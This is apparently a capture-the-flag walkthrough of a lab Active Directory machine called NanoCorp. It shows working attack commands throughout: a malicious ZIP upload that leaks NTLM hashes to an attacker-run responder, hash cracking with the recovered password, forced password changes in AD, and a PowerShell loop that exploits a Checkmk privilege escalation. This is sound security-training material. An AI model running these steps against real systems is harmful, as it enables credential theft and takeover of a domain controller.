NanoCorp
Recon
Port Discovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿vm-kali)-[~]
└─$ rustscan -a 10.129.159.219 --ulimit 10000
<SNIP>

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 10000.
Open 10.129.159.219:53
Open 10.129.159.219:88
Open 10.129.159.219:80
Open 10.129.159.219:135
Open 10.129.159.219:139
Open 10.129.159.219:389
Open 10.129.159.219:445
Open 10.129.159.219:464
Open 10.129.159.219:593
Open 10.129.159.219:636
Open 10.129.159.219:3268
Open 10.129.159.219:3269
Open 10.129.159.219:3389
Open 10.129.159.219:5986
Open 10.129.159.219:6556
Open 10.129.159.219:9389
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
┌──(kali㉿vm-kali)-[~/htb/nanocorp]
└─$ sudo nmap -p53,80,88,135,139,389,445,593,3268,3389,5986,6556,9389 -sCV 10.129.159.219
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 00:47 PST
Nmap scan report for 10.129.159.219
Host is up (0.32s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Did not follow redirect to http://nanocorp.htb/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-12 15:47:58Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-11-12T15:48:58+00:00; +6h59m58s from scanner time.
| ssl-cert: Subject: commonName=DC01.nanocorp.htb
| Not valid before: 2025-10-20T01:58:09
|_Not valid after:  2026-04-21T01:58:09
| rdp-ntlm-info:
|   Target_Name: NANOCORP
|   NetBIOS_Domain_Name: NANOCORP
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: nanocorp.htb
|   DNS_Computer_Name: DC01.nanocorp.htb
|   DNS_Tree_Name: nanocorp.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2025-11-12T15:48:17+00:00
5986/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=dc01.nanocorp.htb
| Subject Alternative Name: DNS:dc01.nanocorp.htb
| Not valid before: 2025-04-06T22:58:43
|_Not valid after:  2026-04-06T23:18:43
6556/tcp open  check_mk      check_mk extension for Nagios 2.1.0p10
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Hosts: nanocorp.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-12T15:48:16
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m58s, deviation: 0s, median: 6h59m57s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.62 seconds
I notice a port 80, the other ports all signify a windows machine in an AD environment. I will be sure to clock sync using ntpdate whenever there’s kerberos involved.
Web
Visiting 10.129.159.219:80 redirects to nanocorp.htb, adding it to our /etc/hosts file. We will use netexec to generate hosts file:
1
2
3
4
5
6
┌──(kali㉿vm-kali)-[~/htb/nanocorp]
└─$ netexec smb 10.129.159.219 --generate-hosts-file hosts
SMB         10.129.159.219  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)

┌──(kali㉿vm-kali)-[~/htb/nanocorp]
└─$ cat hosts /etc/hosts | sudo sponge /etc/hosts
Now, back to website:

It’s a simple website but the About Us popup has a subdomain: http://hire.nanocorp.htb/, adding this to our /etc/hosts file as well.

The interesting part about this form and the most unusual is a zip file upload for resume. There are several vulnerabilities revolving around malicious zips.
With a little bit of google searching I find a CVE about “constructing RAR/ZIP files containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user’s NTLM hash.”
From the above repo we will create a malicious zip:
1
python exploit.py -f resume -i 10.10.16.4
and run responder on our tun0 interface:
1
sudo responder -I tun0
Afterwards, let’s upload the ZIP file to the hire portal and wait for user interaction.
web_svc hash
After uploading the zip file we have the hash for web_svc:
1
2
3
[SMB] NTLMv2-SSP Client   : 10.129.159.219
[SMB] NTLMv2-SSP Username : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash     : web_svc::NANOCORP:f7b3bc4ae67577c7:3738717E7B06A6B4347B2B87FCD549A8:010100000000000080383D23AB53DC01BD2855E9BEB9AC50000000000200080033004C004500570001001E00570049004E002D0050004500490059004B004C004700570049004700510004003400570049004E002D0050004500490059004B004C00470057004900470051002E0033004C00450057002E004C004F00430041004C000300140033004C00450057002E004C004F00430041004C000500140033004C00450057002E004C004F00430041004C000700080080383D23AB53DC01060004000200000008003000300000000000000000000000002000007832B1D15F2427AF88AFC3B1A4E8765B822FD70C01DC6A7FE20C2F394814EB920A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310036002E0034000000000000000000
From hashcat docs we can find the mode for the hash to crack it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿vm-kali)-[~/htb/nanocorp]
└─$ hashcat -m 5600 web_svc.hash /usr/share/wordlists/rockyou.txt

<SNIP>

WEB_SVC::NANOCORP:f7b3bc4ae67577c7:3738717e7b06a6b4347b2b87fcd549a8:010100000000000080383d23ab53dc01bd2855e9beb9ac50000000000200080033004c004500570001001e00570049004e002d0050004500490059004b004c004700570049004700510004003400570049004e002d0050004500490059004b004c00470057004900470051002e0033004c00450057002e004c004f00430041004c000300140033004c00450057002e004c004f00430041004c000500140033004c00450057002e004c004f00430041004c000700080080383d23ab53dc01060004000200000008003000300000000000000000000000002000007832b1d15f2427af88afc3b1a4e8765b822fd70c01dc6a7fe20c2f394814eb920a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310036002e0034000000000000000000:dksehdgh712!@#

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: WEB_SVC::NANOCORP:f7b3bc4ae67577c7:3738717e7b06a6b4...000000
Time.Started.....: Wed Nov 12 08:11:26 2025 (3 secs)
Time.Estimated...: Wed Nov 12 08:11:29 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   685.4 kH/s (0.54ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1854720/14344385 (12.93%)
Rejected.........: 0/1854720 (0.00%)
Restore.Point....: 1853952/14344385 (12.92%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: dmrinbox -> dkdkdi
Hardware.Mon.#1..: Util: 46%
web_svc:dksehdgh712!@#
We can now begin enumerating the AD environment using bloodhound.
Bloodhound
1
2
3
bloodhound-python --dns-tcp -ns 10.129.159.219 -d nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' -c all
sudo neo4j console
bloodhound

web_svccan add itself toIT_SUPPORTgroup.IT_SUPPORTcanForceChangePasswordofMonitoring_SVCuser.Monitoring_SVCis a user ofRemote Management Usersgroup.
We have our way to user flag.
1
2
3
4
5
6
7
┌──(kali㉿vm-kali)-[~/htb/nanocorp]
└─$ bloodyAD --host dc01.nanocorp.htb -d nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' -k add groupMember IT_SUPPORT web_svc
[+] web_svc added to IT_SUPPORT

┌──(kali㉿vm-kali)-[~/htb/nanocorp]
└─$ bloodyAD --host dc01.nanocorp.htb -d nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' -k set password monitoring_svc 'Password123!'
[+] Password changed successfully!
Now we can winrm.
Shell as monitoring_svc
1
2
┌──(kali㉿vm-kali)-[~/htb/nanocorp]
└─$ python3 winrmexec/evil_winrmexec.py -ssl -port 5986 NANOCORP.HTB/monitoring_svc:'Password123!'@dc01.nanocorp.htb -k
After running WinPEAS I noticed a strange agent running:
1
2
3
4
5
6
7
<SNIP>
  Enumerating IPv4 connections

  Protocol   Local Address         Local Port    Remote Address        Remote Port     State             Process ID      Process Name

<SNIP>
  TCP        0.0.0.0               6556          0.0.0.0               0               Listening         3836            cmk-agent-ctl
Searching about it I come across Checkmk and there are multiple vulnerabilities, what interests us is a Local Privilege Escalation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
PS C:\Users\monitoring_svc\Documents> $payload = 'cmd /c "type C:\Users\Administrator\Desktop\root.txt > C:\Users\Public\flag.txt"'
PS C:\Users\monitoring_svc\Documents> $processIds = 1000..15000

PS C:\Users\monitoring_svc\Documents> while ($true) {
    # Loop through the process IDs
    foreach ($id in $processIds) {
        $filePath1 = "C:\Windows\Temp\cmk_all_${id}_1.cmd"
        if (-not (Test-Path -Path $filePath1)) {
            # Create the file only if it doesn't exist
            Set-Content -Path $filePath1 -Value $payload
            Set-ItemProperty -Path $filePath1 -Name IsReadOnly -Value $true
        }

        $filePath2 = "C:\Windows\Temp\cmk_data_${id}_2.cmd"
        if (-not (Test-Path -Path $filePath2)) {
            # Create the file only if it doesn't exist
            Set-Content -Path $filePath2 -Value $payload
            Set-ItemProperty -Path $filePath2 -Name IsReadOnly -Value $true
        }
    }
}
^CThe pipeline has been stopped.